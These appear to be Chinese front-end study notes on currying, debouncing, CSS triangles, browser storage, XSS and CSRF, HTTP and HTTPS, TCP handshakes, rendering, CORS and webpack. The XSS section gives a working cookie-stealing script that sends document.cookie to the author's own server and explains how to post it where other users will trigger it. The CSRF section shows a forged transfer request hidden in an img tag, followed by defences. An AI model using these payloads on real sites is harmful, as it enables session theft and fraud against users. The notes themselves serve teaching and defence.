# 函数柯里化

函数柯里化：用于创建已经设置好一个或多个参数的函数。即，生成一个调用时，会使用提前给定参数的函数。

函数柯里化的原理与函数绑定一样：使用一个闭包返回一个函数。

柯里化原理代码如下：

*// ES5写法：*

*/\*\**

*\**@param*{需要柯里化的函数} fn*

*\*/*

function currify(fn) {

*/\*\**

*\* args代表柯里化函数时想要给定的参数*

*\* 此处的 arguments 是currify的参数*

*\* 因为 currify函数 的第一个参数是 fn， 所以需要给 slice传1，这样 args 就是剩下的参数了*

*\*/*

  var args = Array.prototype.slice.call(arguments, 1);

  return function () {

*/\*\**

*\* 此处的 arguments 是匿名函数的参数，即在调用柯里化后的函数的参数 如下例中 curryAdd(5)中的 5*

*\*/*

    var innerArgs = Array.prototype.slice.call(arguments);

*/\*\**

*\* 这里将柯里化时给定的参数和调用柯里化后的函数的参数拼接在一起传给fn*

*\*/*

    var finalArgs = args.concat(innerArgs);

    return fn.apply(this, finalArgs);

  };

}

*// ES6写法：*

*/\*\**

*\**@param*{需要柯里化的函数} fn*

*\* 改写法中的 args innerArgs对应ES5写法中的args和innerArgs*

*\*/*

function currify(fn, ...args) {

  return function (...innerArgs) {

    return fn.apply(this, [...args, ...innerArgs]);

  };

}

函数柯里化该何时使用：当需要频繁调用一个函数，并且有一部分参数都是一样时，可以将该函数柯里化后调用。如：

*// 应用实例*

function add(num1, num2) {

  return num1 + num2;

}

let curryAdd = currify(add, 5);

curryAdd(3); *// 8*

上例中，add返回两数的和，现有场景，我需要返回一个数和5的和，这时候就可以将add柯里化，柯里化后的函数即curryAdd，所以调用curryAdd时，只需要传入一个参数就可返回其与5的和。

当然，用这个例子说明函数柯里化的应用稍显勉强，再看一个例子：

*/\*\**

*\* 全局配置项*

*\*/*

const Config = {

  proxyTemplate: '/api/{module}/{method}',

  CSRFToken: undefined,

};

*/\*\**

*\* thrift协议代理*

*\**@param*module 模块名*

*\**@param*method 方法名*

*\**@param*params 参数，按顺序传递*

*\*/*

function thrift(

  module: string,

  method: string,

  params: Array<any> = [],

  { ip = '127.0.0.1', timeout = 60 \* 1000 } = {},

  host = ''

): Promise<any> {

  const url = Config.proxyTemplate

    .replace('{module}', module)

    .replace('{method}', method);

  return post(host ? `${location.protocol}//${host}:8000${url}` : url, params, {

    sendAs: 'json',

    readAs: 'json',

    timeout,

    headers: {

      'x-tclient-addr': ip,

      'X-CSRFToken': evaluate(Config.CSRFToken),

    },

  }).then(

    ({ response, status }) => {

      if (status >= 400) {

        return Promise.reject(response);

      } else {

        return Promise.resolve(response);

      }

    },

    (ex) => {

      if (!navigator.onLine) {

        isFunction(Config.onNetworkError) && Config.onNetworkError();

      } else {

*//提示无法连接文档域*

        isFunction(Config.onAsServerError) && Config.onAsServerError();

      }

      return Promise.reject(ex);

    }

  );

}

export const ShareMgnt = currify(thrift, 'ShareMgnt');

export const EACP = currify(thrift, 'EACP');

export const EVFS = currify(thrift, 'EVFS');

export const ESearchMgnt = currify(thrift, 'ESearchMgnt');

export const ShareSite = currify(thrift, 'ShareSite');

export const SysAgent = currify(thrift, 'SysAgent');

export const ECMSManager = currify(thrift, 'ECMSManager');

export const EACPLog = currify(thrift, 'EACPLog');

export const EFAST = currify(thrift, 'EFAST');

export const Deploy = currify(thrift, 'DeployManager');

上方代码中thrift是一个工厂函数，返回的是特定模块的接口请求函数，而这个模块，并未在thrift中定义，它只是一个工厂函数，具体的模块是在下方利用了函数柯里化，定义了许多不同模块的请求函数，如：export const ShareMgnt = currify(thrift, 'ShareMgnt')

这样，在编写不同模块时，不用每次都调用thrift并传模块名，而只需要调用柯里化后的函数即可了。如：在编写ShareMgnt模块时，请求后端接口时，只需要调用ShareMgnt即可。

这样的好处，不止是不需要重复传参了，也有利于代码的模块化。

# 节流和防抖

防抖和节流的区别：防抖始终执行最后一次触发时的回调函数，节流始终执行第一次触发时的回调函数。

*//防抖debounce代码：*

function debounce(fn, delay) {

  var timeout = null; *// 创建一个标记用来存放定时器的返回值*

  return function(e) {

*// 每当用户输入的时候把前一个 setTimeout clear 掉*

    clearTimeout(timeout);

*// 然后又创建一个新的 setTimeout, 这样就能保证interval 间隔内如果时间持续触发，就不会执行 fn 函数*

    timeout = setTimeout(() => {

      fn.apply(this, arguments);

    }, delay);

  };

}

*//节流throttle代码：*

function throttle(fn, delay) {

let canRun = true; *// 通过闭包保存一个标记*

let timeout;

  return function() {

*// 在函数开头判断标记是否为true，不为true则return*

if (!canRun) return;

if (timeout) clearTimeout(timeout);

*// 立即设置为false*

    canRun = false;

*// 将外部传入的函数的执行放在setTimeout中*

    setTimeout(() => {

*// 最后在setTimeout执行完毕后再把标记设置为true(关键)表示可以执行下一次循环了。*

*// 当定时器没有执行的时候标记永远是false，在开头被return掉*

      fn.apply(this, arguments);

      canRun = true;

    }, delay);

  };

}

# CSS三角形

原理：css中，border并不是由四个矩形边框拼接而成，而是通过四个三角形拼接而成。具体看如下例子：

div {

    width: 50px;


    height: 50px;

    border: 40px solid;

    border-color: orange blue red green;

}

效果图：



所以利用此特性，只需要将div的宽高设为0，就可得到四个三角形：

.d {

  width: 0;

  height: 0;

  border-width: 100px;


  border-style: solid;

  border-color: #ffcccc #0099cc #996699 #339933;

}

<div *class*="d"></div>

效果如下：



如果想画一个三角形，只要将其它border设置为transparent，则：

.d {

  width: 0;

  height: 0;

  border-top: 50px solid black;

  border-right: 50px solid transparent;

  border-left: 50px solid transparent;

}

<div *class*="d"></div>

效果如下：



三角形的方向可以通过border的top、left、right、bottom来调整。

三角形的角度可以通过各方向的border的长度比来调整。

# 存储机制

### cookie

#### **概述**

cookie即HTTP Cookie，是一个标准。要求服务器对任意HTTP请求发送Set-Cookie HTTP头作为响应的一部分，其中包括会话信息。之后浏览器会存储这会话信息，并在之后，通过为每个请求添加Cookie HTTP头将信息发送回服务器。

发送回服务器的额外信息可以用于唯一验证客户来自于发送的哪个请求。

#### 工作过程

当网页要发 http 请求时，浏览器会先检查是否有相应的 cookie，有则自动添加在request header中的cookie字段中。这些是浏览器自动帮我们做的，而且每一次http请求浏览器都会自动帮我们做。

存储在cookie中的数据，每次都会被浏览器自动放在http请求中。如果这些数据并不是每个请求都需要发给服务端的数据，浏览器这设置自动处理无疑增加了网络开销。但如果这些数据是每个请求都需要发给服务端的数据（比如身份认证信息），浏览器这设置自动处理就大大免去了重复添加操作。所以对于那种设置“每次请求都要携带的信息（最典型的就是身份认证信息）”就特别适合放在cookie中，其他类型的数据就不适合了。

#### 特性

1. cookie是绑定在特定的域名下的，即无法被不同域访问。但是，cookie存在跨域操作，不同域 ≠ 不跨域，如：

cookie如果设置了domain为.you.com ，则you.com 和 app.you.com（app.you.com是you.com的子域名）都能读取到该cookie。

1. cookie在不同的浏览器中有不同的个数限制（每个域的个数）。超过后会有不同的处理方式。
2. cookie的尺寸在大多数浏览器中都有4096B（加减1）的长度限制，所以为了达到最佳的浏览器兼容性，最好将cookie的长度限制在4095B内。
3. cookie的名称不分大小写，即myCookie和mycookie是同一个cookie。
4. cookie的构成中，有一个‘域’字段，该字段规定了cookie对于哪个域是有效的。所有向该域发送的请求中都会包含这个cookie信息。与之对应，还有一个‘路径’字段，指定了域中的哪个路径应该向服务器发送cookie，如，可以指定cookie只有从http://www.wrox.com/books/中才能访问，那么，http://www.wrox.com/的页面就不会发送cookie了，即便请求都是来自同一个域。
5. cookie中有一个字段‘失效时间’，规定了cookie何时应该被删除的事件戳。默认下，当所有该浏览器窗口关闭（而不是其中一个会话窗口关闭）时即将所有cookie删除。这个字段可以由自己设置，所以可以实现cookie在浏览器关闭后依然保存在用户机器上。

#### Javascript中的cookie

JS提供了一个蹩脚的接口来获取cookie，即BOM的document.cookie属性。

当document.cookie用来获取属性值时，它返回当前页面可用的（根据cookie的域、路径、失效时间和安全设置）所有cookie的字符串，一系列由分号隔开的名值对，

如：name1=value1;name2=value2

所有的名字和值都是经过URL编码的（注：URL只能使用英文字母、阿拉伯数字和某些标点符号，不能使用其他文字和符号。这意味着，如果URL中有汉字，就必须编码后使用。），所以必须使用decodeURIComponent()来解码。

当document.cookie用于设置值时，document.cookie属性可以设置为一个新的cookie字符串，这个cookie字符串会被解释并添加到现有的cookie集合中，并不会覆盖cookie，除非设置的cookie的名称已经存在。

#### HTTP专有cookie

有一类cookie被称为‘HTTP专有cookie’，HTTP专有cookie可以从浏览器或者服务器设置，但是只能从服务器端读取，javascript无法获取HTTP专有cookie的值。

#### 注意

一定不要在cookie中存储重要和敏感的数据。cookie数据并非存储在一个安全环境中，其中包含的任何数据都可以被他人访问。

### Web Storage

Web Storage的两个主要目标是：

1. 提供一种在cookie之外存储会话数据的途径。
2. 提供一种存储大量可以跨会话存在的数据的机制。

#### sessionStorage

sessionStorage存储于一个浏览器会话窗口，不同会话窗口不共用，即使域相同。

sessionStorage会在浏览器关闭时消失。

sessionStorage应该主要用于针对一个会话的小段数据的存储。

#### localStorage

要访问同一个localStorage对象，页面必须来自同一个域名（子域名无效），使用同一种协议，在同一个端口上。

localStorage是通过浏览器存储到本机机器上的磁盘中，生成.localstorage文件但其实是sqlit数据库文件。不会因为浏览器关闭而消失，除非用户清除了浏览器缓存。

### 区别

浏览器窗口 > 浏览器会话窗口 = 会话窗口

#### cookie

在相同域，不同浏览器会话窗口中共用。Cookie能跨域工作。如：

同时打开两个www.baidu.com会话窗口，在会话1中设置cookie，在会话2中也能读取到，甚至打开另一个浏览器窗口，再在该窗口打开www.baidu.com也能读取到。

#### sessionStorage

只在一个浏览器会话窗口中有用，不共用。不能跨域工作。如：

同时打开两个www.baidu.com会话窗口，在会话1中设置sessionStorage，但在会话2中却读取不到，即使它们是相同的域。

#### localStorage

在同域名的浏览器会话窗口中共用。不能跨域工作。如：

同时打开两个www.baidu.com会话窗口，在会话1中设置localStorage，在会话2中也能读取到，打开另一个浏览器窗口，再在该窗口打开www.baidu.com也能读取到。

# XSS和XSRF/CSRF

### XSS

即跨站脚本攻击。是指攻击者在网站客户端A中注入恶意代码，从而在用户浏览网页A时，用户触发了该段代码，并对用户浏览器进行控制或者获取用户隐私数据的一种攻击方式。

例子：

我们先写一个cookie.asp文件，放到自己的网站服务器下，用来接受请求过来的cookie并存储。比如这里我们自己搭建的服务器为：http://10.65.20.196:8080。

Xss构造语句：

<script>window.open('http://10.65.20.196:8080/cookie.asp?msg='+document.cookie)</script>

之后将上述语句放到存在XSS的目标中，不过这里最好是存储型xss，比如你找到了某个博客或者论坛什么的存在存储型XSS，你在里面发一篇帖子或者留上你的评论，内容就是上述语句，当其他用户或者管理员打开这个评论或者帖子链接后，就会触发，并跳转到http://10.65.20.196:8080/cookie.asp?msg=’+document.cookie的页面，然后当前账户的cookie信息就会当成参数通过请求发给服务器并存储在文件里了。这样就成功窃取了cookie。

### CSRF/XSRF

#### 概念

CSRF攻击原理及过程如下：

1. 用户C打开浏览器，访问受信任网站A，输入用户名和密码请求登录网站A
2. 在用户信息通过验证后，网站A产生Cookie信息并返回给浏览器，此时用户登录网站A成功，可以正常发送请求到网站A
3. 用户未退出网站A之前，在同一浏览器中，打开一个TAB页访问恶意网站B
4. 网站B接收到用户请求后，返回一些攻击性代码，并发出一个请求要求访问第三方站点A
5. 浏览器在接收到这些攻击性代码后，根据网站B的请求，在用户不知情的情况下携带Cookie信息，向网站A发出请求。网站A并不知道该请求其实是由B发起的，所以会根据用户C的Cookie信息以C的权限处理该请求，导致来自网站B的恶意代码被执行。

例子：

受害者 Bob 在银行有一笔存款，通过对银行的网站发送请求：http://bank.example/withdraw?account=bob&amount=1000000&for=bob2 可以使 Bob 把 1000000 的存款转到 bob2 的账号下。通常情况下，该请求发送到网站后，服务器会先验证该请求是否来自一个合法的 session，并且该 session 的用户 Bob 已经成功登陆。  
        黑客 Mallory 自己在该银行也有账户，他知道上文中的 URL 可以把钱进行转帐操作。Mallory 可以自己发送一个请求给银行:http://bank.example/withdraw?account=bob&amount=1000000&for=Mallory。但是这个请求来自 Mallory 而非 Bob，他不能通过安全认证，因此该请求不会起作用。  
        这时，Mallory 想到使用 CSRF 的攻击方式，他先自己做一个网站，在网站中放入如下代码：<img src= http://bank.example/withdraw?account=bob&amount=1000000&for=Mallory /> ，并且通过广告等诱使 Bob 来访问他的网站。当 Bob 访问该网站时，上述 url 就会从 Bob 的浏览器发向银行，而这个请求会附带 Bob 浏览器中的 cookie 一起发向银行服务器。大多数情况下，该请求会失败，因为他要求 Bob 的认证信息。但是，如果 Bob 当时恰巧刚访问他的银行后不久，他的浏览器与银行网站之间的 session 尚未过期，浏览器的 cookie 之中含有 Bob 的认证信息。这时，悲剧发生了，这个 url 请求就会得到响应，钱将从 Bob 的账号转移到 Mallory 的账号，而 Bob 当时毫不知情。等以后 Bob 发现账户钱少了，即使他去银行查询日志，他也只能发现确实有一个来自于他本人的合法请求转移了资金，没有任何被攻击的痕迹。而 Mallory 则可以拿到钱后逍遥法外。

#### CSRF漏洞检测

抓取一个请求，把该请求头中的referer字段删除，再重新发送，如果请求依然有效，则存在CSRF漏洞。

#### 防御CSRF攻击

1. **提交验证码**

在表单中添加一个随机的数字或字母验证码。通过强制用户和应用进行交互。来有效地遏制CSRF攻击。

1. **Referer Check**

检查头信息中的Referer字段，如果不是来自同一页面，则拒绝该请求。

1. **token验证**

* 在 HTTP 请求中以參数的形式添加一个随机产生的 token，并在服务器端建立一个拦截器来验证这个 token，假设请求中没有token 或者 token 内容不对，则觉得可能是 CSRF 攻击而拒绝该请求。
* token须要足够随机
* 敏感的操作应该使用POST。而不是GET，以form表单的形式提交。能够避免token泄露。

1. **在 HTTP 头中自己定义属性并验证**

这样的方法也是使用 token 并进行验证。这里并非把 token 以參数的形式置于 HTTP 请求之中，而是把它放到HTTP 头中自己定义的属性里。通过 XMLHttpRequest 这个类，能够一次性给全部该类请求加上 csrftoken 这 HTTP 头属性。并把 token 值放入当中。这样攻克了上种方法在请求中添加 token 的不便。同一时候，通过XMLHttpRequest 请求的地址不会被记录到浏览器的地址栏，也不用操心 token 会透过 Referer 泄露到其它站点中去。

#### CSRF策略与同源策略

简而言之，CSRF策略与同源策略并没有关系。

因为同源策略是针对资源的，而不是针对请求的，而CSRF是针对请求，而不是针对资源的

具体下面会解释：

在学习CSRF时，总是会有这个疑问：既然有浏览器的同源策略，那CSRF漏洞应该不能跨域发送请求（即从恶意网站B携带浏览器中的cookie向受信任网站A发送请求）啊？

这个问题说明对同源策略和CSRF的本质没理解透彻。

##### 同源策略：

如果两个页面的协议，端口（如果有指定）和主机（域名）都相同，则两个页面具有相同的源。

##### 遵循同源策略的本质：

遵循同源策略，即不同源的客户端脚本，在没有明确授权的情况下，不能读写对方的资源。

那么，如何解读这句 不能读写对方的资源 ？

实际上，这里的不能读写，并不是指不能跨域发送请求，而是指浏览器拦截了客户端发出的请求回来的数据，即请求发送了，服务器也确实响应了，但是响应数据无法被浏览器接收。

举个例子：

网站A通过ajax向网站B的服务器（A、B不同源）请求数据，最终A会提示异常并提示拒绝访问，这时，其实A的请求已经发送给了B，B的服务器也接受到了这个请求，如果请求成功也会返回响应，然而就在响应传回A的途中，这个响应数据被浏览器拦截了。

这就是同源策略过程的本质，所以说同源策略，针对的是资源，而不是请求本身。

**值得一提**的是，浏览器同时还规定，提交表单不受同源策略的限制。即，表单里面发送请求不会有跨域问题。

这又是为什么？

还是这点：同源策略是针对资源的，而不是针对请求的。

表单使用action的时候，是直接把请求交给了action里面的域，本身页面不会去管他的请求结果，后面的步骤交给了action里面的域。好比：

<**from** action="baidu.com">

*// you form filed*

</**from**>

上面这个表单提交后，剩余的操作就交给了action里面的域baidu.com，本页面的逻辑和这个表单并没有关系，表单只是将请求（数据）发送出去而已，页面也不需要接受响应的数据，与资源无关，所以浏览器认为是安全的。

### **同源策略与CSR**F

理解了同源策略的本质，就知道：跨域请求可以成功发出和也可以被成功响应，只不过是接收不到响应的资源。

那么，再看CSRF：恶意网站B携带浏览器cookie向受信任网站A跨域发送请求C，这时，请求C会成功发出，并且因为有cookie，所以网站A也会成功响应。那么重点就在这个请求C上了，如果C是一个操作的请求，这样B也不需要在意响应回来的数据，即使因为同源策略，B没有收到响应的数据，但是请求C却被服务器成功响应了，即服务器已经执行了C对应的操作。比如：

银行网站A通过C请求来执行转账操作，只要C请求传到服务器，服务器则会验证session，验证成功，就会执行转账操作。这样，B在携带浏览器cookie发送C请求后，A的服务器会接受并执行相应操作，之后把请求成功的响应发送回B，这时，即使B因为同源策略没有接受到响应也无所谓，因为转账操作已经被执行了。

# HTTP

### HTTP Headers

#### Host

组成：域名+端口号

Host 请求头指明了请求服务器的域名/IP地址和端口号。如果没有给定端口号，会自动使用被请求服务的默认端口（比如请求一个HTTP的URL会自动使用80端口）。

#### Referer

组成：协议+域名+端口号+路径+参数（注意，不包含 hash值）。

Referer 请求头包含了当前请求页面的来源页面的地址，即表示当前页面是通过此来源页面里的链接进入的。服务端一般使用 Referer 请求头识别访问来源，可能会以此进行统计分析、日志记录以及缓存优化等。

在以下两种情况下，Referer 不会被发送：

1. 来源页面采用的协议为表示本地文件的 "file" 或者 "data" URI；
2. 当前请求页面采用的是非安全协议，而来源页面采用的是安全协议（HTTPS）。

#### Origin

组成：协议+域名+端口号

请求首部字段 **Origin** 指示了请求来自于哪个站点。该字段仅指示服务器名称，并不包含任何路径信息。

该首部用于 CORS 请求或者 [POST](https://developer.mozilla.org/zh-CN/docs/Web/HTTP/Methods/POST) 请求。

除了不包含路径信息，该字段与 [Referer](https://developer.mozilla.org/zh-CN/docs/Web/HTTP/Headers/Referer) 首部字段相似。

##### 用途

用于 CORS: 当我们的浏览器发出跨站请求时，服务器会校验当前请求是不是来自被允许的站点。服务器就是通过 Origin 字段的值来进行判断。

##### Referer与Origin的区别

只有跨域请求（可以看到 response 有对应的 header：Access-Control-Allow-Origin），或者同域时发送post请求，才会携带origin请求头。

而referer不论何种情况下，只要浏览器能获取到请求源都会携带。如果浏览器如果不能获取请求源，那么请求头中不会携带referer。

## 持久连接

持久连接指的是在发送请求之后，TCP连接保持连接状态。

持久连接可以节省创建连接（如慢启动）和关闭连接所消耗的时耗。

### HTTP1.0中的持久连接

在http1.1之前，所有的连接默认都不是持久连接的，如果想要建立一个持久连接，则需要在请求头中写入首部 **Connection: Keep-Alive**字段，并且在服务器同意后，在响应报文中有相同的该字段时，持久连接才算是建立了，不然连接会关闭

### HTTP1.1中的持久连接

http1.1逐渐停止了对keep-alive的支持，而采用了另一种设计实现持久连接

在http1.1中，所有连接默认都是持久连接，如果想要在发送请求后就关闭连接，则需要在报文中添加一个首部：**Connection: close**,否则连接就会一直处于打开状态

## HTTP1与HTTP2的区别

1. **新的二进制格式**（Binary Format），HTTP1.x的解析是基于文本。基于文本协议的格式解析存在天然缺陷，文本的表现形式有多样性，要做到健壮性考虑的场景必然很多，二进制则不同，只认0和1的组合。基于这种考虑HTTP2.0的协议解析决定采用二进制格式，实现方便且健壮。
2. **多路复用**（MultiPlexing），即连接共享，即每一个request都是用作连接共享机制的。一个request对应一个id，这样一个连接上可以有多个request，每个连接的request可以随机的混杂在一起，接收方可以根据request的 id将request再归属到各自不同的服务端请求里面。
3. **header压缩**，如上文中所言，对前面提到过HTTP1.x的header带有大量信息，而且每次都要重复发送，HTTP2.0使用encoder来减少需要传输的header大小，通讯双方各自cache一份header fields表，既避免了重复header的传输，又减小了需要传输的大小。
4. **服务端推送**（server push），通常，只有在浏览器请求某个资源的时候，服务器才会向浏览器发送该资源。Server Push则允许服务器在收到浏览器的请求之前，主动向浏览器推送资源。比如说，网站首页引用了一个CSS文件。浏览器在请求首页时，服务器除了返回首页的HTML之外，可以将其引用的 CSS文件也一并推给客户端。

# HTTPS

HTTPS就是在安全的传输层上发送的HTTP。

换种说法：HTTPS只是在HTTP与TCP之间加了一个安全层（SSL、TSL），安全层用来进行数据加密。

HTTPS所建立的TCP连接默认基于443端口。HTTP则为80端口。

HTTPS传输数据的过程：

1. 客户端打开一条到服务器443端口的TCP连接。
2. 一旦建立了TCP连接，客户端和服务端都会开始初始化SSL层、对加密参数进行沟通，并交换密钥。这个过程叫做SSL握手。
3. 握手完成后，对请求报文加密。
4. 加密完成后发送给服务端。

证书：在HTTPS中，证书用来告知对方自己的信息，用来判断对方是否是安全可靠的对象。证书不匹配时则表示对方是未知对象。

证书中包含：

1. 证书序列号
2. 证书过期时间
3. 站点信息
4. 站点的公开密钥
5. 证书颁发者信息

证书并不只是客户端的，即客户端和服务端都可以有各自的证书。

现在的HTTPS中，很少用户都没有自己的客户端证书，但是服务器可以要求使用客户端证书（实际中很少这种情况）。

但是，HTTPS要求服务器证书是必须的。

## 和HTTP的区别

1. HTTPS协议需要到CA申请证书，一般免费证书很少，需要交费。
2. HTTP协议运行在TCP之上，所有传输的内容都是明文，HTTPS运行在SSL/TLS之上，SSL/TLS运行在TCP之上，所有传输的内容都经过加密的。
3. HTTP和HTTPS使用的是完全不同的连接方式，用的端口也不一样，前者是80，后者是443。
4. HTTPS可以有效的防止运营商劫持，解决了防劫持的一个大问题。

# 理解TCP

TCP是面向连接的，可靠的传输协议，用于在端口间建立连接。

但是，这里的“连接”是真实存在的连接吗？

不，不是，其实，网络上的传输是没有连接的，包括TCP也是一样。而TCP所谓的“连接”，其实只不过是在通讯双方维护一个“连接状态”，让它看起来好像有连接一样。

那么，另一个问题，这里的“可靠”指的是什么？

TCP并不能保证数据一定会被对方接受，因为这是不可能的。TCP能做到的是，如果有可能，就把数据送到接收方，否则（通过放弃重传并中断连接）通知对方。因此，准确地说，TCP也不是100%可靠的协议，它的可靠是提供数据的可靠递送或故障时的可靠通知。

TCP连接是双工（双向通信）的。

TCP建立连接要经过三次握手，断开连接要经过四次挥手。

## 三次握手（建立连接）

三次握手，即建立连接时，客户端和服务器共要发送3个包。

过程：

**第一次握手（SYN = 1）**

客户端 🡪 服务器

客户端发送请求建立连接的请求包给服务器

发送完成后客户端进入SYN\_SEND状态

**第二次握手**

服务器 🡪 客户端

服务器收到请求后，如果同意建立连接，则发送确认建立连接的确认包（ACK）给客户端应答

发送完成后，服务器端进入SYN\_RCVD状态

**第三次握手**

客户端 🡪 服务器

客户端收到服务器的确认包后，再发送一个确认包给服务器

发送完毕后 客户端进入ESTABLISHED状态

当服务器接受到客户端的这个确认包后，也进入ESTABLISHED状态，TCP握手结束

## 四次挥手（断开连接）

在讲四次挥手前，首先得清楚：TCP的连接是双工的，即双向通信的，客户端可以向服务器端发送数据，反之亦然。

双工，可以理解为：每个方向都有单独的连接，即 从客户端到服务器端的传输有个单向的连接，而从服务器端到客户端又有个单向的连接。

所以想要关闭TCP的连接，即关闭双工连接，实质上就相当于关闭了这两个独立的单向连接，而每关闭一个单向连接需要发送两个包（两次挥手，客户端和服务器端各一次），所以共四次，即四次挥手。

过程：

**第一次挥手**

第一次挥手不一定是由客户端发起，也可以是服务器端发起。

这里以客户端先发起为例：

客户端想要关闭连接，于是发送一个FIN= 1的FIN包给服务器端，表示自己已经没有数据可以发送了，想要关闭客户端 🡪 服务器端的单向连接，由于关闭的是单向连接，所以依然可以从服务器端那边接受数据。

发送完请求包后，客户端进入FIN\_WAIT\_1状态

**第二次挥手**

服务器端接受到了客户端发来的FIN包，于是发送一个确认包（ACK）给客户端，表示自己已经接受到了客户端关闭连接的请求，但是还没准备好关闭双工连接（因为自己可能还有数据要发送）。

发送完毕后，服务器端进入CLOSE\_WAIT状态，客户端接受到这个确认包后，进入FIN\_WAIT\_2状态，等待服务器关闭双工连接。

这个时候，客户端 🡪 服务器端的单向连接就已经算是释放了，所以此时TCP连接（双工）处于半关闭状态，但是服务器发送的数据，客户端仍要接收。

**第三次挥手**

当服务器端发送完数据后，会发送一个FIN=1的FIN包给客户端，表示自己已经没有要发送的数据了。

发送完毕后，服务器端进入LAST\_ACK状态，等待来自客户端的最后一个确认包（ACK）。

**第四次挥手**

客户端收到来自服务器端的FIN包后，发送一个确认包（ACK），并进入TIME\_WAIT状态，等待可能被服务器端要求重传ACK包。

服务器端接收到这个确认包后，关闭连接，进入CLOSED状态。

客户端在等待了某个固定时间（两个报文的最大段生命周期，2MSL）后，没有收到服务器端的FIN包后，认为服务器端已经正常关闭连接了，于是自己也关闭连接，进入CLOSED状态，挥手结束。

那么，在第四次挥手时，为什么会存在TIME\_WAIT状态？

因为网络是不可靠的，当最后的ACK包发送出去后，该ACK包不一定会被对方接收到，而对方处于LAST\_ACK状态下的SOCKET可能会因为超时未收到ACK报文，而重新发送FIN报文，所以这个TIME\_WAIT状态的作用就是用来重发可能丢失的ACK包的。

# 从输入url到页面渲染，浏览器做了什么

**Step1.** 输入url，UI线程判断用户输入的是url还是query

**Step2.** 按下回车，如果是url，网络线程根据协议为这次请求建立连接

**Step3.** 网络线程接受到数据后，解析数据类型，类型为HTML时，传递给渲染进程，如果是zip或其它类型文件，则交给文件下载器

**Step4.** 渲染开始前，网络线程先检查数据的安全性

**Step5.** 渲染进程确认完毕后，在访问历史中加入当前的站点信息，存储到硬盘中

**Step6.** 开始渲染：

解析DOM生成DOM树 解析CSS生成CSS规则树 两者异步进行 若解析过程中遇到script脚本，则停下来执行完脚本再继续解析

根据DOM树和CSS树构造render树（包含样式）

根据render树生成布局树

渲染

# 重排(回流)和重绘

在理解上述浏览器渲染流程后，看概念：

重排：某个变化影响了布局时导致的重新渲染

重绘：某些不影响布局的样式（颜色等）导致浏览器重画某一部分

## 减少回流与重绘的方法

1. 不要一个一个地改变元素的样式属性，因为每次更换样式属性都可能会引起回流或重绘，最好的方式是用class预先定义好要更改之后的一整套样式，然后直接更换class
2. 当要操作DOM的时候，先把有关DOM的操作完成后，再把DOM挂载到节点中（append）
3. 显示用display:none隐藏元素，再对该元素进行操作，最后再通过display显示该元素，因为当display为none时，元素进行操作不会引起回流或重绘
4. 绝对定位具有复杂动画的元素。因为绝对定位使它脱离文档流，否则会引起父元素及后续元素的大量回流。

# 跨域理解

首先理解同源策略

同源策略：浏览器重要的安全策略，它用于限制一个origin的文档或脚本与另一个源的交互行为。当两个源的协议、域名、端口都相同时，则为同源。

当非同源时，以下会被限制：

1. Cookie、LocalStorage、IndexDB无法读取
2. DOM无法获得
3. AJAX请求无法发送

同源策略规定AJAX只能发给同源的网址，否则报错。有三种途径可以规避这个规则：

1. JSONP
2. WebScoket
3. CORS（跨域资源分享）

而跨域，讲的就是第三点的CORS

## CORS

CORS是一个W3C标准，全称是“跨域资源共享”。

它允许浏览器向跨源服务器发送AJAX请求

CORS需要浏览器和服务器同时支持。对于前端，整个CORS通信都是浏览器自动完成，所以CORS的关键是服务器的支持。

浏览器将CORS请求分为两类：简单请求和非简单请求，并且对这两种请求有不同的处理。

对于简单请求，浏览器会直接发出CORS请求，具体来说，就是在头信息中加了Origin字段，一次来说明本次请求来自哪个源。服务器则会根据这个值决定是否同意这次请求。

对于非简单请求，浏览器会在正式通信之前，先发送一次“预检”请求，该请求会先询问服务器当前网页所在的域名是否在服务器的许可名单中，以及可以使用哪些HTTP动词（PUT、POST等）和头信息字段，只有这次预检得到了肯定的答复，浏览器才会发出正式的AJAX请求。

# 前端工程化的理解

前端工程化包含四块：模块化、组件化、规范化、自动化

## 模块化

模块化包含JS的模块化、CSS的模块化、资源的模块化

Webpack通常就是在模块化中起到作用

## 组件化

模块化只是在文件层面，对代码或资源的拆分；

组件化是在设计层面上，对UI的拆分

## 规范化

HTML规范、JS规范、CSS规范、图片规范、命名规范等

## 自动化

图片合并、持续集成、自动化构建、自动化部署、自动化测试

# webpack

## loader和plugin区别

**loader**

loader让webpack能去处理非JS文件（webpack自身只理解JS）。

loader可以将所有类型的文件转换成webpack能构处理的有效模块，便于我们去打包。

**plugin**

插件可以做几乎任何事情，它基于webpack的事件机制，

webpack在打包过程中，到了每个特定的事件点，都会抛出不同的事件，而插件则捕获这些事件再做相应的处理就行，比如：代码压缩、打包优化等。

## 打包优化

### 代码分割

代码分割的作用是把每个入口文件所依赖的公有的库打包到一个单独的文件中，而不会在每个文件中都重复打包，以此来优化性能。

#### webpack4之前的代码分割

在webpack4之前，实现代码分割一般有三种方法：

1. **入口起点**：配置多个入口文件（entry）手动实现代码分割
2. **防止重复**：使用CommonChunkPlugin去重和分离chunk
3. **动态导入**：在代码中使用import()动态导入的方法

**入口起点**

即配置多个入口文件，这样打包出来就会有多个文件

但是这样存在以下问题：

如果入口chunk中包含重复的模块，那这重复模块都会被引入到每个bundle中，所以这个问题由第二点来解决

**防止重复**

使用CommonChunkPlugin插件可以将公共依赖的模块提取到指定的bundle中，减少了打包出来的体积

**动态导入**

当在代码中使用import()去动态导入模块时，webpack会把这些导入的模块都打包成一个个单独的chunk，然后配合按需加载的方式，如，在Vue-router中使用按需加载的话，只有当访问到对应路由时才会去读取这个chunk。

#### webpack4之后的代码分割

在webpack4中不需要再引入CommonChunkPlugin，因为webpack4

内置了相应的配置：optimization.splitChunks，在该属性中配置对应的代码分割的功能

代码：

// 省略

module.exports = merge(baseConfig, {

mode: 'production',

…

plugins: [

new CleanWebpackPlugin()

],

optimization: {

// 配置代码分割

splitChunks: {

// 要分割哪些模块：all（推荐）, async(默认，只分隔异步代码), and initial

chunks: 'all'

}

}

});

### 摇树(tree shaking)

webpack4中已经扩展了这个功能

摇树的功能是找出导入模块中未使用的部分，用于之后搭配相关的代码压缩插件（UglifyJSPlugin）来删除这些未使用的部分

注意，摇树的功能只是找出，而删除是代码压缩做的

